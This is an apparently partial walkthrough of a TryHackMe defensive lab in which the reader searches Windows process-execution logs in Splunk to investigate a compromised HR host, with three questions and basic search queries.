Link to Benign challenge on TryHackMe
Introduction
We will investigate host-centric logs in this challenge room to find suspicious process execution. To learn more about Splunk and how to investigate the logs, look at the rooms splunk101 and splunk201.
Scenario: Identify and Investigate an Infected Host
One of the client’s IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index win_eventlogs for further investigation.
About the Network Information
The network is divided into three logical segments. It will help in the investigation.\
**IT Department
**
- James
- Moin
- Katrina
**HR department
**
- Haroon
- Chris
- Diana
Marketing department
- Bell
- Amelia
- Deepak
Answer the questions below

How many logs are ingested from the month of March, 2022?
index="win_eventlogs"

Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?
index="win_eventlogs" user

Which user from the HR department was observed to be running scheduled tasks?
index="win_eventlogs" create
